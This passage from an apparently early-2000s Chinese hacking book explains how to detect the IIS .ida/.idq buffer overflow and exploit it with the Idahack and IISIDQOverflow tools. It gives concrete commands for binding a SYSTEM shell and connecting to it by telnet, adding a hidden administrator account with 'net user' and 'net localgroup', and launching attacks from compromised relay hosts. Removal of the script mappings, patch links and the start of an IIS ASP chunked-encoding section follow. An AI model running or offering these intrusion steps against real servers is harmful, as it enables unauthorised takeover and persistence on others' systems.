漏洞检测：如果远程主机存在.ida/.idq远程溢出漏洞，那么你在IE浏览器中输入类似：http://192.168.0.2/.ida或http://192.168.0.2/.idq这样的请求时，它会返回“找不到IDQ文件.ida”这样的提示，如图1，有时候还会返回服务器存放网页的路径信息。如果不存在.ida/.idq漏洞，则返回的结果是：“无法找到网页”，如图2。




图1




图2




图3

在没有扫描器的情况下，利用这点我们可以手工检测IIS主机是否存在.ida/.idq溢出漏洞。当然手工检测比较麻烦，一台两台还可以，如果要大范围地检测某个IP段内的主机是否存在着ida/.idq漏洞还是得靠扫描器。能扫描到.ida/.idq扫描器很多很多，流光和x-scan都可以，我们这里还是大家比较熟悉的流光来扫描，打开流光，进入“探测”—>“高级扫描”，在“探测选项”

里只选“CGI/ASP”，然后再在“CGI Rules”里用“反向选择”选上“/*.ida和/*.idq”这两项，如图3，然后填入IP段就可以开始扫描了，如果中途发现.ida/.idq漏洞，会弹出如图4的提示框，扫描结束时也会生成所有主机的扫描结果报告。




图4

测试攻击：.ida/.idq远程溢出漏洞和.printer一样也是一个危险的漏洞，只要远程溢出攻击成功，黑客就能直接获得一个system权限的shell，下面我们来看看如何利用这个漏洞来攻击。

虽然是同一个缓冲区溢出漏洞，但具体的实现上可以分别通过.ida或是.idq两个脚本映射进行溢出攻击，网上通过.ida脚本进行溢出的工具有sunx编译的Idahack，而通过.idq脚本进行溢出的有snake编译的IISIDQOverflow。下面我们分别来看看利用Idahack通过.ida对idq.dll的溢出攻击和利用IISIDQOverflow通过.ida的溢出攻击。

先来看用Idahack进行溢出攻击，如图5，它支持中文、英文、日文、墨西哥等多种版本，前提是对方主机存在着.ida脚本映射，用法是：

```
usage: idahack <Host> <HostPort> <HostType> <ShellPort>
    <Host>          目标主机
    <HostPort>      目标主机的web端口
    <HostType>      目标主机的类型（1、2、3……）
    chinese  win2k      :       1
    chinese  win2k, sp1:        2
    chinese  win2k, sp2:        3
    ……
    <ShellPort>     溢出后在目标机捆定shell的端口
```




图5




图6

假如我们现在有一台存在着ida脚本映射的Windows2000漏洞主机，其IP地址为192.168.0.2，在命令行下输入：**idahack 192.168.0.2 80 2 999**，溢出攻击开始，如图6，溢出后捆定shell的端口我们这里选了999，其实可以随意选，但要注意的是不要选一些常用服务的端口，目标主机的类型如果不知道可以多试几次。

当出现：“Now you can telnet to 999 port”提示时说明溢出成功，可以连接对方的999端口了，如果出现“overflow failed”等提示那说明溢出没有成功。

再在命令行下输入：**telnet 192.168.0.2 999**，连接成功，如图7，你拥有了一个system权限的shell，可以增删文件和用户，管理服务，启动木马等一切你想干的事情。

务器留下些蛛丝马迹，为了尽量隐蔽自己的踪迹，黑客一般不会用自己的机子去攻击，他们往往是把攻击工具上传到“肉鸡”上，让“肉鸡”帮他们去攻击，而对“肉鸡”的控制往往是在命令行下的，所以攻击工具也需要是命令行下运行的DOS版本，而不能用图形界面。




图 7




图 8





图 9

接着我们再来试试利用IISIDQOverflow通过.idq脚本映射对idq.dll进行溢出攻击。IISIDQOverflow有两个版本，一个是图形界面的，另一个是命令行下运行的DOS版本。






图 10

图形界面IISIDQOverflow用法很简单，假如我们已经用流光找到一台中文版的存在着*.idq漏洞的机器，其IP为192.168.0.2，打开IISIDQOverflow，如图8，在被攻击地址上填上：192.168.0.2，端口：80，操作系统类型选：IIS5中文win2kSp1，绑定端口813，然后按IDQ溢出，程序提示发送成功后可是试着连接813端口：telnet 192.168.0.2 813，如果溢出成功就能连接上了，如图9，如果连接不成功那再选IIS5中文win2kSp0，Sp3试试。这里我们是测试所以“溢出后捆定的命令”就随便**dir c:**了一下，而黑客入侵时会把“溢出后捆定的命令”改为**cmd.exe/c net user hacker 1314 /add**，连接上去后就在目标机上加了一个名为hacker密码为1314用户，然后再把命令改为**cmd.exe/c net localgroup administrators hacker /add**，再重复idq溢出后，这样就把hacker变成管理员了。

利用.ida/.idq漏洞攻击测试就介绍到这里了，此漏洞exploit也已收集在本书光盘里，有兴趣的朋友可以看看它的编程思路，不能老用工具

去攻击。

漏洞消除：临时的解决方法是删除“.ida/.idq”脚本映射：打开Internet服务管理器，右击你的服务器，在菜单中选择“属性”栏，选择“属性”，进入“WWW服务→编辑→主目录→配置”，在扩展名列表中删除“.ida/.idq”项，如图10。然后保存设置，重启IIS服务。彻底的最好的解决方法是立刻下载安装补丁或者升级，补丁下载地址：

Windows NT 4.0：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833

Windows 2000 Professional，Server and Advanced Server：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800

9. IIS.ASP 映射分块编码远程溢出漏洞攻防

漏洞情况：默认安装的IIS 4.0/5.0/5.1服务器加载了ASP (Active Server Pages)ISAPI过滤器，它在处理分块编码传送（chunked encoding transfer）机制的代码中存在着缓冲区溢出漏洞。攻击者也可以通过提交恶意分块编码的数据可以覆盖heap区的内存数据，使之以他指定的数据重写任意地址的4字节内存。例如，攻击者可以让dllhost.exe重写它可以访问的任意4字节的内存，包括程序函数指针、意外处理模块指针或其他任何可以用来控制程序执行流程的地址，从而改变程序执行流程，执行任意攻击者指定的代码，需要注意的是虽然这个漏洞存在于.ASP ISAPI，但还是需要一个机制来提交Shellcode等利用代码，有表单的ASP程序当然是比较方便，可以通过表单变量提交，如果没有表单，也可以通过HTTP请求头中的服务器变量来提交。

利用此漏洞黑客使用随机数据，可能使IIS服务崩溃，而如果黑客精心构造发送的数据，可以利用此漏洞得到主机访问权限，对于IIS 4.0，远程攻击者可以获取SYSTEM权限；对于IIS 5.0/5.1攻击者可以获取IWAM_computername用户的权限，所以这也是一个重要的IIS远程缓冲区溢出漏洞。

受此漏洞影响的系统：Microsoft IIS 4.0- Microsoft Windows NT 4.0，Microsoft IIS 5.0- Microsoft Windows 2000

漏洞检测：能检测到此漏洞的扫描器不多，手工检测也比较困难，流光，x-way等不能检测到此漏洞，国内的扫描器中x-scan2.3以上版本能够扫描到此漏洞，打开x-scan，在其“扫描模块”里选上“IIS漏洞”选项，再在“扫描参数”里填入要探测的IP段后开始扫描，如果存在着二次解码漏洞很快就能发现，“[192.168.0.2]：可能存在“IIS .asp映射分块编码远程缓冲区溢出”漏洞”，如图1。




图2

测试攻击：IIS.ASP映射分块编码远程溢出成功率不是很高，确切地说成功率是比较低的，这也是这个漏洞缺点。好了，下面我们来说看看其测试攻击过程。通过扫描，我们已经发现了IP为192.168.0.2的主机存在着ASP映射分块编码远程溢出漏洞，在漏洞情况里已经提过，这个漏洞还需要有表单的ASP程序来提交Shellcode等利用代码，所以在进行溢出攻击前，我们还要找一个可利用的aspfile，如果默认安装我们可以利用iisstart.asp，用浏览器看看192.168.0.2是不是默认安装，输入：http://192.168.0.2/iisstart.asp，如图2，看来此主机是默认安装，如果返回结果是

“找不到文件”，那你得另找个aspfile。

